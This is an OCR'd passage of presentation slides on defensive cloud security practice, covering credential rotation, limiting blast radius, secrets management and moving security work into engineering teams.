
Reduce or eliminate long-lived credentials

Use provider-backed authentication where possible

Automate credential management and rotation



# Avoid People In Production




# Limit Blast Radius

## SEPARATE PROJECTS

Use separate accounts/subscriptions/ projects for different applications

## SEGREGATE AT THE NETWORK LEVEL

Enforce strong network boundary controls, avoid VPC peering (especially with third parties)



## SEPARATE ENVIRONMENTS

Keep development, QA/test and production environments separated within your cloud's management structure, such as AWS Organisations or Google Organisations

## MINIMISE SHARED SERVICE ACCESS

Deploy unique CI/CD pipelines per environment, have monitoring tools reach into the account rather than the accounts writing data out elsewhere

# Secrets Management

- Often the key point of failure
- Where do applications store their secrets?
- How are credentials shared and rotated?
- How do you know when secrets are leaked?

# Decentralised Security Processes

## Central security teams cannot do it all

- Lack of knowledge/skills
- Too few people, good people cost $$$$$
- Too wide a spread of technologies

## Empower engineering teams

- Do their own threat modelling
- Have them build and extend security automation
- Poach the best of them to work with you!

## Put security in engineering processes

- Cheaper to fix security issues earlier
- The more you can automate, the more security you can do

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# Wrapping Up

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# Conclusions

Cloud is a different ball game

Easier to defend & monitor, ***if*** you know what you're doing

Key security controls:

MFA all the things

Limit blast radius

Monitor/harden your code and pipelines

Treat DevOps tools, CI/CD etc as the crown jewels

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